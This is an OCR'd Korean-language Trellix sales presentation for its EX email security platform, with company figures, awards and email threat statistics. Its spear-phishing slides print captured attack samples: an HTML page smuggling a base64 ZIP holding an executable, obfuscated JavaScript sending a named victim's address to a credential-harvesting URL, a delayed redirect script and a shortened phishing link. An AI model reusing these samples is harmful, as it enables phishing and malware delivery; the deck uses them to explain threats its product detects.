
Trellix

Email Security

이메일 위협 방어 EX 플랫폼 소개

Trellix Korea

Trellix Product 포트폴리오




Trellix

Who Is Trellix?

XDR

- ✓ 이메일 보안
- ✓ 데이터 보안
- ✓ 엔드포인트 보안
- ✓ 네트워크 보안



35	4,000	27,000+	250+	80
Years of **experience** backing up our security products	Trellix employees in 185 countries providing **24/7/365 service**	Customers supported globally	Global Advanced **Threat Intelligence** Researchers	Customers in the **Fortune 100**

Trellix

Trellix Market Leadership

- ✓ 2023년 로드맵 확장을 위해 **2022년 1,000명 이상 고용**
- ✓ Trellix는 모든 지역의 고객에게 서비스를 제공하는 **300개 이상의 전문 서비스 팀**을 보유하고 있습니다
- ✓ Trellix는 모든 지역에 걸쳐 15개 이상의 사무실을 보유하고 있으며 70개 이상의 국가에서 **40,000개 이상의 고객**을 지원합니다.
- ✓ Trellix는 TrustRadius **이메일 보안 시장 에서 (9.2/10)의 점수를 받았습니다 . 81%**의 고객이 Gartner Peer Insights 이메일 보안 시장에서 Trellix를 추천합니다.
- ✓ Trellix는 TrustRadius **네트워크 보안 시장 에서 (8.6/10)의 점수를 받았습니다 . 고객의 100%**가 Gartner Peer Insights 침입 탐지 및 예방 시스템(IDPS) 시장에서 Trellix를 추천합니다.
- ✓ Trellix는 엔드포인트 보호 플랫폼(EPP), 엔드포인트 탐지 및 대응(EDR), 네트워크 보안, 이메일 보안, 데이터 손실 방지(DLP) 및 클라우드 워크로드 보호 플랫폼(CWPP) 전반에 걸쳐 **가장 많은 리뷰를 집계한 XDR 공급업체**입니다.

출처 : https://www.trellix.com/blogs/xdr/a-fresh-perspective-to-assess-trellix-market-leadership/

Trellix

Trellix 국내 레퍼런스 | Trellix Korea

국내 Email APT 솔루션 주요 레퍼런스

- 국내 450 개 이상의 고객사에서 Trellix APT Network Security (NX,EX,HX)제품을 사용하고 있으며, 레퍼런스를 통해 충분히 검증된 솔루션을 제공합니다.

Trellix Award

- **2023 Cyber Security Excellence Award**
  Best Email Security Solution
- **2021 Cyber Security Excellence Award**
  Best Email Security Solution
- **2020 Cyber Security Excellence Award**
  Best Email Security Solution
- **2019: SC Awards Winner**
  Best Email Security Solution
- **2018: CRN Tech Innovators Winner**
  Security Email
- **2018: SC Awards Europe Winner**
  Best Email Security Solution
- **2018: SC Awards Finalist**
  Best Email Security Solution
- **2018: ChannelNomics**
  Email Security Award
- FedRAMP Authorization US Government
- SOC 2 Type 2 certification for security and confidentiality
- ISO 27001 certification

Best Email Security
FireEye Email Security

U.S. Government FedRamp Auth.

SOC 2 Type 2 Certification

ISO 27001 Certification

Trellix


EX 제품 소개

Trellix

Trellix Email Security

Email Security -

Cloud



Email Security -

Server

Trellix

이메일은 여전히 최고의 공격 루트

주요 공격 경로

91%

스피어 피싱으로 시작되는 사이버 공격의 비율

MS만으로는 충분하지 않음

3M

1058개 고객사에서 1년간 Microsoft가 탐지한 공격 건수

클라우드 이메일 도입

70%

클라우드 이메일 솔루션을 사용하는 조직의 비율 및 증가 추세

평균 침해 수명 주기

277 Days

비즈니스 이메일 침해로 인한 결과

Trellix Advance Research Center
Gartner Market Guide for email security
Knowbe4.com Nov 29, 2022
IBM Cost of a Data Breach Report 2022

Trellix 공격 통계 DATA

12:1

악성 첨부파일 하나당 12개의 악성 URL이 발견됩니다.

1:7

악성 이메일 7개당 1개의 악성 첨부파일이 있습니다.

>25%

감지된 파일 유형은 MS Office 문서입니다.


10%

이메일 전송 후 악성으로 활성화된 비율 입니다.

Trellix

공격자보다 앞서갑니다

- 트렐릭스는 2022년 4분기에만 샌드박스 기술을 우회하거나 특정 지역에서만 동작하는 악성사이트로 보안장치를 회피하는 등의 우회공격이 100만 건 이상 시도되는 것을 확인
- 트렐릭스 이메일 보안은 다양한 지리적 위치에 기반한 프록시 서버를 활용하여 이러한 우회링크를 탐지.
- 즉, 한국으로만 타게팅된 공격도 사전 차단



Trellix

이메일 위협 | 진화하는 이메일 위협 동향

스피어피싱

지속적인
사회공학적인 공격

피싱 사이트

URL 기반의 악성코드 증가

100% increase in URL attacks

발신자 사칭 공격

발신자 사칭한 스푸핑 공격 증가

12% of blocked emails impersonation based[2]

Trellix

스피어 피싱 | 다양한 URL 기반의 APT 공격


이메일 기반 알려진/알려지지 않은 APT 위협, 지능형 타켓형 공격 그리고 랜섬웨어 위협 증가


이메일 APT 공격 - 타깃 맞춤형 이메일 공격


탐지 우회 기법

- **URL Redirection 기법**
- **URI 난독화 기법**
- **악성 URL 추출 회피 기법**
  (URL HTTP 미사용, PDF 문서 내 링크)

스피어 피싱 | 다양한 URL 기반의 APT 공격







Trellix

스피어 피싱 | 다양한 URL 기반의 APT 공격

파일을 암호화후, 인코팅하여 사용함

```
<head>
        <title>KBinsurance_mail</title>
</head>
    <body>
    <p>Password is 35853</p>
<iframe src="data:application/x-zip-compressed;base64,UEsDBBQAAQAIAMMBSlRzVkDfWYkDAAA8BAAUACQAS0JpbnN1cmFuY2VfbWFpbC5leGUKACAAAAAAAAEAGAD7fnz4+R3YAYekg/j5HdgBh6SD
+Pkd2AFWYZzDjZ4Fs/NcMSOdbDMn8T8GRNo4/lIlSQoqDDnfaf/I/2LBifYH+2bm76htZBEs5u7Bw0IGkkuwbf6OsFYX1kWTs0xeb5yMmOOC8sDWHP5i/GSIPLdy/SM3R3ra2/Kjj7hNFAM5ci6/
PyfDj8M788YiBKCEYYV5VV5alFJfhiasM0FuffoyJosHpNmNsSJSZiDZgTAuX8DrW3U/LOUVHYkldyifCEc9NCX9o0pHcl8Q5WmAkhSkXB9Njzip/hgmwMuSx++oJ6vrH0YWQQw8oVVE4baKgRdZLT4/
OVAmNExK4y9ei5wWygkIYXMgRtCTr+8poVUWy4p4XW9igRApK3qfUimUXYy/Z9SGht/3NmIfzvIR8pnd89SYIHVpfDR6JbVTCXV5/kokIMnPX3EaBM9au1EgTUxBeNfJXUJpo4DrU9
+B4RdSzTqNhVn3P8cSKbLXR0eciDD4IGOGaCCbuVwxRi69Q0WT3ee+MrpBYY3wkbt4Dv9Arc0LnmxPc1WMLpSon5mWOuUqoqosmK/sUN3YsM6Qfpnj2EIFqUE+TXJJnlJCnOBiGe5OXXz9AcsDG93oZ/
PvuZ9pBou72yhtuw/Ahp80I+K2/tm7hWi7rUwWfXRE4a7p55D+qT2a6RnYHZV4QsPQIm84VddLXS3yJETyBAlG8gSarVdMu/pDn8C/Nd5AryW8MuJi0XzEZh+B4e+PdwnT
+3hi02SjZDySJwIe9iDSRJFfC4h2n57GJ08R7v0n7MEhMMUIQPxzIlY4WDBOefxilTPeoMSILMLQGAi5SW5ZhV9Tqtj4cYorMwOo537EQWiWkwEiDoOV7b5njnyeE24TffXONvcASuw9U0rnXHwyx0OlVyX6b/
plRL3LmjopvBkLPKrBCN4riscIa3P18ZOXQYI4WjZZgk3Evp8b6TLlEDmlfXK2/POmtyMNClWuhkoVFg97G518Zy3s4LIDNxMZ6qVhURVZS5132hpm6879pm+mmJhQhjIHv76pLb9CvMtwL5hfEDDcIlUc25owtzWyjYq/
```


```
<script>

let HPk = 'https://a0uthwalive.xyz/doc762pdif///p30ko.php';

let eIlm = 'kenneth.chong@keppelom.com';

BoW = part =>{    const  x = ['e','p','A','l','3','a','%','e','r','c'];

    const returrn = part[x[8]+x[0]+x[1]+x[3]+x[5]+x[9]+x[0]+x[2]+x[3]+x[3]] (' '+'-'+'
',x[6]);

            return returrn;

}



const x = ` - 3C - 21 - 44 - 4F ....
```


닌독화된 URL 삽입한 공격

```
<html>
<head><title>Javascript obfuscated mail</title>
</head>
<body>
<script type="text/javascript">
setTimeout("location.href = 'http://obsecurity.xyz/hsjang/mod_obfuscated_url.htm'",30000);
</script>
</body>
</html>
```



Trellix

이메일 위협 | 피싱 사례






https://s.id/-QoaP (단축URL)

